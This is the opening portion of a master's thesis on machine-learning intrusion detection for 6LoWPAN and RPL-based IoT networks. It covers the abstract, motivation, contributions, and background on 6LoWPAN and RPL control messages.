DATA DRIVEN INTRUSION DETECTION FOR 6LOWPAN BASED IOT SYSTEMS

by

FAİK KEREM ÖRS

Submitted to the Graduate School of Engineering and Natural Sciences
in partial fulfilment of
the requirements for the degree of Master of Science

Sabancı University
December 2021

DATA DRIVEN INTRUSION DETECTION FOR 6LOWPAN BASED IOT SYSTEMS

Approved by:

[redacted]

[redacted]

[redacted]

Date of Approval: December 17, 2021

ABSTRACT

DATA DRIVEN INTRUSION DETECTION FOR 6LOWPAN BASED IOT SYSTEMS

FAİK KEREM ÖRS

COMPUTER SCIENCE & ENGINEERING M.S. THESIS, DECEMBER 2021

Thesis Supervisor: Prof. Albert Levi

Keywords: internet of things, intrusion detection, attack classification, 6lowpan, machine learning, deep learning, botnet

Wide adoption of Internet of Things (IoT) devices and their limitations in terms of hardware causes them to be easy targets for attackers. Therefore, it is important to monitor these systems, where security mechanisms are less applicable, by using intrusion detection systems, and take the necessary actions against insider and outsider attackers promptly. Intrusion detection systems monitor computer networks continuously and ensure that relevant reports are forwarded to the system administrators in case of a security incident. Recent studies have explored that machine learning based intrusion detection systems are quite successful in detecting different types of attacks. However, most of the models proposed in the literature were developed using simulation based or previously published testbed data that contain the samples of outdated IoT attacks and vulnerabilities. Furthermore, the variety of the attacks aimed to be detected are relatively low and the proposed models are binary classifiers which are not scalable for multi-attack scenarios. Binary classifiers can distinguish an attack type from benign traffic in contrast to multi-class classifiers, which can classify different types of attacks together with benign traffic. In this thesis, we propose a machine learning based multi-class classifier that can classify 6 attack types together with the benign traffic. Our node based feature extraction and detection methodology allows to pinpoint the exact locations of the attackers by modelling their traffic characteristics over a sliding time window. For training and testing our models, we also propose an intrusion detection dataset generated using the traffic data collected from real IoT devices working over the 6LoWPAN and RPL protocols. Besides having RPL routing attacks in the dataset, we leverage Mirai botnet, used frequently to target IoT devices. The results show that the proposed intrusion detection system can detect 6 attack types with high recall scores ranging from 79% to 100%.

ÖZET

6LOWPAN TABANLI IOT SİSTEMLERİ İÇİN VERİYE DAYALI SALDIRI TESPİTİ

FAİK KEREM ÖRS

BİLGİSAYAR BİLİMİ VE MÜHENDİSLİĞİ YÜKSEK LİSANS TEZİ, ARALIK 2021

Tez Danışmanı: Prof. Dr. Albert Levi

Anahtar Kelimeler: nesnelerin interneti, izinsiz giriş tespiti, saldırı sınıflandırması, 6lowpan, makine öğrenmesi, derin öğrenme, botnet

Nesnelerin İnterneti (ing. IoT) cihazlarının yaygın olarak kullanılmaya başlanması ve donanımsal kısıtlara sahip olmaları, saldırganlar tarafından kolay hedef haline gelmerine sebep olmaktadır. Bu yüzden, güvenlik mekanizmalarının daha az uygulanabildiği bu sistemlerin, saldırı tespit sistemleri kullanılarak izlenmesi ve saldırılara karşı doğru zamanda gerekli adımların atılması büyük önem arz etmektedir. Saldırı tespit sistemleri, bilgisayar ağlarını sürekli olarak gözlemleyerek herhangi bir güvenlik kazası durumunda ilgili raporların sistem yöneticilerine iletilmesini sağlar. Bu alanda yapılan son çalışmalara bakıldığında, makine öğrenimi tabanlı sistemlerin saldırı tespit etmede oldukça başarılı olduğu gözlemlenmiş, farklı protokol ve saldırı tipleriyle çeşitli çalışmalar gerçekleştirildiği görülmüştür. Ancak, önerilen modellerin çoğu simülasyon verileri ya da geçerliliğini yitirmiş IoT saldırı ve zafiyetlerini içeren veri setleri kullanılarak geliştirilmiştir. Ayrıca, bu çalışmaların saldırı çeşitliliği nispeten düşük olmakla birlikte, birden çok saldırıyı zararsız trafikle beraber sınıflandırabilen çok sınıflı sınıflandırıcılar yerine çoklu saldırı senaryoları için ölçeklendirilebilir olmayan ve sadece tek tip saldırıyı zararsız trafikten ayırt edebilen ikili sınıflandırma modelleri önerilmiştir. Bu tezde, 6LoWPAN ve RPL protokolleriyle çalışan IoT cihazlarından elde edilen trafik verileriyle bir saldırı veri seti oluşturulmuş ve veri setinin içerdiği 6 saldırı tipini zararsız trafikle birlikte sınıflandırabilen bir makine öğrenimi tabanlı çok sınıflı sınıflandırıcı önerilmiştir. Veri setini oluştururken, RPL yönlendirme (ing. routing) saldırılarına ek olarak IoT cihazlarını sıkça hedef alan Mirai botnet saldırısı da kullanılmıştır. Bunun yanında, önerilen cihaz bazlı öznitelik çıkarma ve saldırı tespit etme yöntemi sayesinde her cihazın trafik özellikleri kayan bir zaman penceresi üzerinde modellenebilmekte, bu sayede de saldırgan cihazların konumları tespit edilebilmektedir. Sonuçlara göre, önerilen saldırı tespit sistemi 6 saldırı tipini %79 ile %100 arasında değişen duyarlılık skorlarıyla başarılı bir şekilde tespit edebilmektedir.

ACKNOWLEDGEMENTS

First and foremost, I would like to express my sincere gratitude to my thesis supervisor, Prof. Albert Levi, for all his support and guidance throughout my undergraduate and graduate education. His invaluable feedback has always been instructive and motivating.

I would like to extend my sincere gratitude to the thesis jury members, Asst. Prof. Reyyan Yeniterzi and Asst. Prof. Kübra Kalkan Çakmakçı, for devoting their time to join the jury and providing their valuable feedbacks.

I also thank my beautiful family for their endless love, support and encouragement. They have always been motivating and sacrificing to help me carry out my research and studies.

I specifically thank my dear friend, Rana, for being there whenever I need her. She has always been supportive and motivating. I am also grateful to her for encouraging me to step into the academic life.

I would like to thank Sabancı University and the Faculty of Engineering and Natural Sciences for funding me during my undergraduate and graduate education.

Finally, I would like to thank FIT IoT-LAB for supporting this thesis by bringing their testbed into use.

To my beloved mom...

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

1. INTRODUCTION

With the profileration of the Internet and integrated circuits today, daily objects are able to connect to each other via specific networking protocols. Apart from some limitations and difficulties, the matter of size has disappeared and even the smallest objects have become the devices that can connect to the Internet. The ecosystem that contains such tiny objects (i.e., things) in an interconnected way is called the Internet of Things (IoT).

IoT devices provide many benefits in terms of usability, energy saving, efficiency, automation and portability. Therefore, they are ubiquitous and they have many application areas such as smart homes and offices, manufacturing, transportation, business analytics, healthcare, energy and retailing (Hassija, Chamola, Saxena, Jain, Goyal & Sikdar, 2019; Kaur & Kaur, 2017; Lee & Lee, 2015; Marques, Pitarma, M. Garcia & Pombo, 2019).

However, the wide adoption and hardware-related constraints of IoT devices bring many challenges in terms of security and privacy. First of all, constituting a big part of the daily life, both in terms of private and enterprise usage, causes them to be appetizing targets for different types of cyber threats. Everyday, IoT systems contain more and more privacy-sensitive data and accessing those data becomes an important source of motivation for attackers. Further intentions may involve gaining a physical access or giving damage to a system. Say, a smart home environment consists of different types of sensors and actuators, which can be controlled remotely. An event can also be scheduled so that an actuator is activated based on the measurement of a sensor (e.g., air-conditioner is actuated when the temperature surpasses a certain threshold). Considering these capabilities, an attacker who gained unauthorized access into a smart home system may open the main door of the house by actuating the door lock to gain a physical access. In addition, the unauthorized agent may damage the electric wiring and cause a fire or explosion by overheating the electric appliances. More dangerous scenarios can be populated in mission-critical and life-sustaining systems such as factories, nuclear plants and healthcare facilities.

Secondly, IoT devices have many hardware-related constraints such as limited processing power, battery, memory and bandwidth. Therefore, it is infeasible to use the conventional security mechanisms which require substantial amount of processing power and battery. This makes these devices weak links in the systems that they reside in. In general, they are considered to be the first doors to be knocked down before proceeding into the next stages of a complicated attack scenario. The attackers aim to comprise these weak agents to get unauthorized access into broader systems. When these factors are considered, IoT devices are prone to be targeted continuously by different attackers with different motivations and intentions. Therefore, it is important to monitor these systems by using intrusion detection systems, and take the necessary actions against insider and outsider threats promptly.

Intrusion detection systems monitor computer networks continuously and ensure that relevant reports are forwarded to system administrators in case of a security incident. The system administrators proceed to the mitigation stage based on the received reports and make sure that the attack is eliminated.

Every day, cyber attacks get more sophisticated and new variants are derived from their originals by being more capable in propagation, hiding, exploitation and infection. Since the pace of this evolution is very high, developed detection systems should respond to changes and be robust against variations. Machine learning systems learn from experience and improve themselves based on the data that they are trained on. Therefore, machine learning based intrusion detection systems are more suitable for attack detection in comparison with the rule-based conventional detection systems (Eswari & Vanitha, 2013; Lunt, Jagannathan, Lee, Whitehurst & Listgarten, 1989; Ojugo, Eboka, Emmanuel, Yoro & Aghware, 2012; Sazzadul Hoque, 2012; Yong Wang, Huihua Yang, Xingyu Wang & Ruixia Zhang, 2004) as detecting a variety of attacks using a set of specific rules is not convenient. Machine learning models change their parameters based on a loss function that serves as an optimization goal. The loss for a specific training period (epoch) is calculated using the training data whereas the overall performance of the model is calculated using a separate test data. This allows to test whether the model can generalize on a data that is not seen during training.

1.1 Motivation

The motivation of this thesis is five-folds: (*i*) First of all, due to the aforementioned factors, IoT systems should continuously be monitored using the intrusion detection systems that perform well. Therefore, we aim to develop an intrusion detection system designed specifically for IoT systems. Our focus is to detect the attacks targeting 6LoWPANs (IPv6 over Low Power Wireless Personal Area Networks) which are used for a variety of purposes in the IoT domain. (*ii*) Secondly, recent work has explored that machine learning-based systems are quite successful in detecting intrusions and various studies have been carried out using different protocols and attack types. However, these studies have been limited in contribution because of the datasets used. Some of them (Al-Hadhrami & Hussain, 2020; Bhale, Dey, Biswas & Nandi, 2020; Cakir, Toklu & Yalcin, 2020; Cakir & Yalcin, 2021; Mbarek, Ge & Pitner, 2020; Raza, Wallgren & Voigt, 2013; Sharma, Elmiligi, Gebali & Verma, 2019; Verma & Ranga, 2020; Yavuz, Ünal & Gül, 2018) use simulation data for developing their models but such data may not be very convenient to develop machine learning models especially in realistic attack scenarios because simulators simulate a certain behavior and the data generated by them may not be very realistic. Some other works (Mounica, Vijayasaraswathi & Vasavi, 2021; Rezvy, Luo, Petridis, Lasebae & Zebin, 2019), on the other hand, use outdated network datasets which consist of generic network attacks. The traffic data that constitute these datasets do not represent IoT traffic characteristics. Therefore, they are not also suitable for developing IoT-specific intrusion detection systems and we aim to generate a dataset which consists of the traffic data collected from IoT devices in a real testbed in order to develop our models. (*iii*) Furthermore, the detection capabilities of the proposed models are restricted in the previous works (Cakir et al., 2020; Cakir & Yalcin, 2021; Ioannou & Vassiliou, 2020; Meidan, Bohadana, Mathov, Mirsky, Shabtai, Breitenbacher & Elovici, 2018; Mounica et al., 2021; Thamilarasu & Chawla, 2019; Yavuz et al., 2018) because they generally propose binary classifiers which classify each attack type against benign traffic separately in the form of anomaly detectors. This requires to develop separate models for different attack types so that such systems do not scale well. In this thesis, however, we aim to develop a multi-class classifier which can classify different types of attackers together with benign nodes. Such methodology allows to detect multiple attacks using a single model so that it does not require to train and deploy multiple models for each attack type aimed to be detected. (*iv*) Moreover, the previously proposed intrusion detection systems aim to detect intrusions using packet-level features and this gives limited information regarding the exact location of the attacker as there can be many packets detected to be malicious owned by different nodes. Therefore, we aim to develop a node-based detection system by extracting node-level features to model the traffic characteristics of the nodes and pinpoint the exact location of the attackers. (*v*) Finally, the number of attacks aimed to be detected in the previous works (Al-Hadhrami & Hussain, 2020; Anthi, Williams, Słowińska, Theodorakopoulos & Burnap, 2019; Bhale et al., 2020; Cakir et al., 2020; Cakir & Yalcin, 2021; Ioannou & Vassiliou, 2020; Le, Park, Cho & Kim, 2018; Mbarek et al., 2020; Mounica et al., 2021; Raza et al., 2013; Rezvy et al., 2019; Sharma et al., 2019; Verma & Ranga, 2020; Yavuz et al., 2018) ranges from 1 to 4 so that their attack variety is relatively low. They also focus on only one type of attacker: insider or outsider. Therefore, we aim to increase the attack variety to be detected within the scope of this study by evaluating our detection system on 6 different attacks. We also focus on both insider and outsider attackers as one of the attacks that we aim to detect is an IPv4 botnet (Mirai) attack targeting a 6LoWPAN, which is actually an IPv6 network.

1.2 Contribution

The contributions of this thesis are as follows.

- We present an IoT intrusion dataset collected from real IoT devices employing 6 different IoT attacks including the Mirai botnet UDP flood attack.
- We present an automated data collection and random scenario generation framework leveraged during the data collection phase.
- We propose a node-based feature extraction and detection methodology that allows to pinpoint the exact locations of the attackers by modelling the node traffic characteristics over a sliding time window.
- We propose a two phase intrusion detection system consisting of an anomaly detector that detects a big proportion of the attacker nodes successfully with a macro F1-score of 98.6% and an attack classifier classifying the attacker nodes into one of the 6 attack types with high recall scores ranging from 75% to 100%.
- We propose a single multi-class classifier undertaking both the anomaly detection and attack classification phases combined in a single stage so that it is

able to detect 6 attack types together with the benign class with high recall scores ranging from 79% to 100%.

1.3 Organization

The remainder of this thesis is organized as follows. In Chapter 2, we give detailed background information about the IoT standards and protocols, Mirai botnet, intrusion detection systems and the machine learning algorithms that we use to develop our detection systems. In addition, we survey the related work and introduce the testbed that is used to collect our intrusion dataset. In Chapter 3, we present our testbed architecture, the details of the attack implementations, Mirai botnet setup and the data collection. In Chapter 4, we present our node-based feature extraction methodology, share the dataset features and classes, and present the developed machine learning-based intrusion detection systems. We also share the performance results of our models and discuss them. Chapter 5 concludes the thesis and elaborates on the future work.

2. BACKGROUND

This section gives background information about the standards, protocols, algorithms, operating systems, attacks and facilities used for the realization of this thesis. We first give detailed information about the 6LoWPAN (IPv6 over Low-Power Wireless Personal Area Networks) IoT standard and the RPL routing protocol. Then, we introduce Contiki, the operating system that our IoT devices are running. After that, we give information about the details of Mirai botnet that we use to launch DDoS attacks for incorporating its attack traffic into our dataset. Afterwards, we give information about the IoT testbed that we leverage to collect dataset from real devices. Then, we give a short background information about intrusion detection systems. Also, we describe the machine learning algorithms used for detecting attacks in this thesis. Finally, we introduce the related work on IoT intrusion detection.

2.1 6LoWPAN: IPv6 over Low-Power Wireless Personal Area Networks

6LoWPAN stands for IPv6 over Low-Power Wireless Personal Area Networks and it has been developed by 6LoWPAN working group of Internet Engineering Task Force (IETF). The aim of the standard is to provide inter-networking capability to small devices with limited battery, memory and processing power. It allows such devices to communicate over IPv6 so that 6LoWPAN networks can connect to other IP-based networks with the help of IP routers. This eliminates the interoperability issues among IoT and IP networks. 6LoWPAN is proposed on top of the IEEE 802.15.4 standard that defines the physical and media access control (MAC) layers for low-rate wireless personal area networks (LR-WPAN). 6LoWPAN provides the support to adapt IEEE 802.15.4 physical layers to IPv6 (Montenegro, Hui, Culler & Kushalnagar, 2007). Figure 2.1 illustrates an IoT protocol stack using 6LoWPAN as an adaptation layer inside the link-layer in comparison to the simplified OSI reference model (Braden, 1989).




Figure 2.1 IoT protocol stack using 6LoWPAN adaptation layer in comparison to the simplified OSI reference model.

Since the largest frame size in IEEE 802.15.4 networks is 127 bytes, an IPv6 packet cannot fit into it. When the MAC header (25 bytes at most) is removed from an IEEE 802.15.4 frame, there remains 102 bytes of frame at the MAC layer. When the overhead imposed by the link-layer security is also considered (21 bytes of overhead for AES-CCM-128 at most), there remains 81 bytes of space available for an IP packet and such size is not even close to the minimum IPv6 packet size, which is 1280 bytes (Montenegro et al., 2007). Therefore, 6LoWPAN defines an adaptation layer between link and network layers to implement new mechanisms for supporting the transportation of IPv6 packets over IEEE 802.15.4 networks.

A 6LoWPAN network is a mesh network where each device (i.e., node) can send data packets to each other. The way that the data packets are forwarded between nodes depends on the routing protocol (e.g., RPL) and it is elaborated in Section 2.2. Each node in the network have 16-bit short (used within the network) and 64-bit extended addresses. A PAN coordinator (i.e., border router, edge router) is used for accepting new nodes into the network (Montenegro et al., 2007). Figure 2.2 illustrates an example of a 6LoWPAN network consisting of sensor nodes and a border router. Sensor nodes carry different types of sensors to measure specific physical quantities (e.g., temperature and humidity) and they exchange messages to inform each other. The border router connects the network to outer IPv6 world acting as an IPv6 router. Therefore, the packets send from a sensor node can be forwarded to a PC or a workstation running behind an IPv6 router. Some of the sensor nodes ($S1$, $S2$ and $S3$) are connected to the border router directly. These nodes also work as a router to hand over the packets sent by the border router to the remaining nodes in the network. The data packets from the leaf nodes can also be relayed to the border router using the intermediate sensor nodes. The border




Figure 2.2 An example of a 6LoWPAN mesh network with the sensor nodes connected to IPv6 world.

router undertakes three main duties. It manages (*i*) the data exchange between the network and the outer IPv6 world, (*ii*) the data exchange inside the network, (*iii*) the formation and maintenance of the network topology. Border routers may also implement NAT64 (Matthews, van Beijnum & Bagnulo, 2011) so that a 6LoWPAN network can communicate with IPv4 networks (Olsson, Olsson).

The 6LoWPAN adaptation layer implements three main mechanisms to support carrying IPv6 packets over IEEE 802.15.4 radio links: (*i*) header compression, (*ii*) fragmentation and reassembly, and (*iii*) stateless auto configuration. Header compression mechanism encodes 40-bytes IPv6 and 8-bytes UDP headers into smaller sizes (e.g., 2 bytes and 8 bytes, respectively) by considering the fields that are commonly used. The mechanism neglects the fields that can be deduced from the link-layer and it is designed in a way that it supports only IPv6 but not IPv4. Fragmentation and reassembly mechanism, on the other hand, allows to divide the IPv6 frames into smaller fragments by addressing the frame size constraints so that they can be carried over IEEE 802.15.4 links. For reassembling the packets in the correct order, extra header fields are generated during the fragmentation. Those extra fields are removed when IPv6 packets are recovered during reassembly. Finally, stateless auto configuration allows the nodes to generate their own IPv6 addresses in an automatic way (Montenegro et al., 2007; Olsson, Olsson).

The security of 6LoWPAN relies mainly on IEEE 802.15.4 AES-128 link-layer security. It provides authentication and encryption per-hop during data exchange in the wireless medium between two neighboring nodes. However, IEEE 802.15.4 security is not enabled by default in most of the IoT applications and such applications are vulnerable against both insider and outsider attackers. Also, key management is still a challenging question as it was not specified in IEEE 802.15.4 standard (Montenegro et al., 2007). For example, Contiki, an open source IoT operating system, supports IEEE 802.15.4 link-layer security only for time slotted channel hopping (TSCH) (Watteyne, Palattella & Grieco, 2015) and it is not enabled by default. It uses one key for beacon packets and one key for data traffic packets by being a minimal 6TSCH architecture. It does not support IEEE 802.15.4 link-layer security for carrier-sense multiple access (CSMA) currently (Duquennoy, 2018a). Still, IEEE 802.15.4 link-layer security is not sufficient to protect the network against outsider threats such as botnets. Further details about Contiki operating system will be given in Section 2.3.

2.2 RPL: Routing Protocol for Low-Power and Lossy Networks

RPL (Routing Protocol for Low-Power and Lossy Networks (LLNs)) is a routing protocol developed for LR-WPANs (IEEE 802.15.4) where the nodes are incapable of having sufficient memory, battery and processing power. The protocol also assumes that routing links between the nodes are prone to packet losses, low data rates and topological instabilities (Alexander, Brandt, Vasseur, Hui, Pister, Thubert, Levis, Struik, Kelsey & Winter, 2012). As it was illustrated in Figure 2.1, RPL operates on the network layer of the OSI model together with the IPv6 on top of the 6LoWPAN adaptation layer and the IEEE 802.15.4 physical layers as it goes deeper. It supports point-to-point (P2P), point-to-multipoint (P2MP) and multipoint-to-point (MP2P) packet delivery. P2MP communication takes place from the border router (central coordinator) towards the nodes inside the network whereas MP2P communication takes place from the nodes towards the border router. MP2P is the most common traffic flow in RPL because nodes collect data and forward them to the root which has specific roles such as collecting data and connecting the network to the outer networks (Tsvetkov, 2011). P2P communication, represents the case where inside nodes exchange data with each other (Alexander et al., 2012). Figure 2.3 depicts these traffic flows.

In RPL, a network topology is created in the form of a Directed Acyclic Graph




Figure 2.3 Traffic flows in RPL.

(DODAG) so that there exists a tree-like topology without having any cycles. A DAG keeps track of the routes between the nodes in the network and the data originated from each node is routed towards one root node called DODAG (Destination Oriented Directed Acyclic Graph) root. A DODAG is a DAG having one root that can work as a sink node, which collects data, or a border router, which connects the network with outer IPv6 networks. When the DODAG is constructed, each node has an upward route based on their most preferred parent and they hand over the collected data to the root using these upward routes. An LLN may contain multiple RPL instances, which are running concurrently, and each instance may consist of multiple DODAGs. The instances are assigned a unique ID called $RPLInstanceID$. Each node in the network can be the member of multiple instances but they can have only one root in each of those instances (Gaddour, Koubâa & Abid, 2015; Witwit & Idrees, 2018). Figure 2.4 illustrates an LLN network with multiple instances that contain one or multiple DODAGs.

RPL leverages an objective function that determines the routing parameters and constraints to be considered during topology construction and maintenance. This allows to maintain an optimal topology based on the routing objective. Each node in the network is also assigned a rank that increases as they get away from the DODAG root. Using ranks makes it easier to maintain the topology by preventing the formation of routing loops. The ranks are not required to increase linearly relying on the hop counts as they can be calculated based on another routing metric or constraint (Gaddour et al., 2015; Tsvetkov, 2011). In *DODAG* 1 of Figure 2.4, the node ranks were illustrated. The root has the rank value 0 and it is increased




Figure 2.4 An example of an LLN network with multiple instances that contain one or multiple DODAGs.

based on hop counts for the remaining nodes.

RPL uses 4 different ICMPv6 control messages for constructing and maintaining the topology. Each control packet has an ICMPv6 header and a message body. The header contains 3 fields: Type, Code and Checksum. Type field determines the type of the ICMPv6 control message and the corresponding Type value for RPL is 155. Code field, on the other hand, determines the type of the RPL control messages that are explained below (Witwit & Idrees, 2018).

- DODAG Information Object (DIO): DODAG root multicasts DIO messages to construct a new DAG tree. The transmitted messages contain important routing information and allow RPL nodes to (*i*) find an RPL instance, (*ii*) calculate their ranks, (*iii*) select their parents as the next hop towards the root, (*iv*) access the routing configuration parameters, and (*v*) maintain the DODAG tree. This, in turn, allows to construct and maintain the upward routes from sensor nodes to the root. The corresponding Code value for DIO messages is 0x01 (Alexander et al., 2012; Tsvetkov, 2011; Witwit & Idrees, 2018).


- DODAG Information Solicitation (DIS): DIS messages are used for requesting DIO messages from the neighboring nodes in the DODAG tree. It is leveraged mainly for neighbor discovery. The corresponding Code value for DIS messages is 0x00 (Alexander et al., 2012; Tsvetkov, 2011; Witwit & Idrees, 2018).

- Destination Advertisement Object (DAO): DAO messages allow the construction of downward routes by propagating the IP prefixes and routing tables of the children nodes to their parents. Every node except the root transmits DAO messages. The corresponding Code value for this type of control messages is 0x02 (Alexander et al., 2012; Tsvetkov, 2011; Witwit & Idrees, 2018).

- Destination Advertisement Object (DAO-ACK): DAO-ACK messages are sent in response to a DAO message received by a DAO recipient which is a parent or a DAG root. It contains routing-related information such as Status, $RPLInstanceID$ and DAO sequence. The corresponding Code value for DAO-ACK messages is 0x03 (Alexander et al., 2012; Tsvetkov, 2011; Witwit & Idrees, 2018).

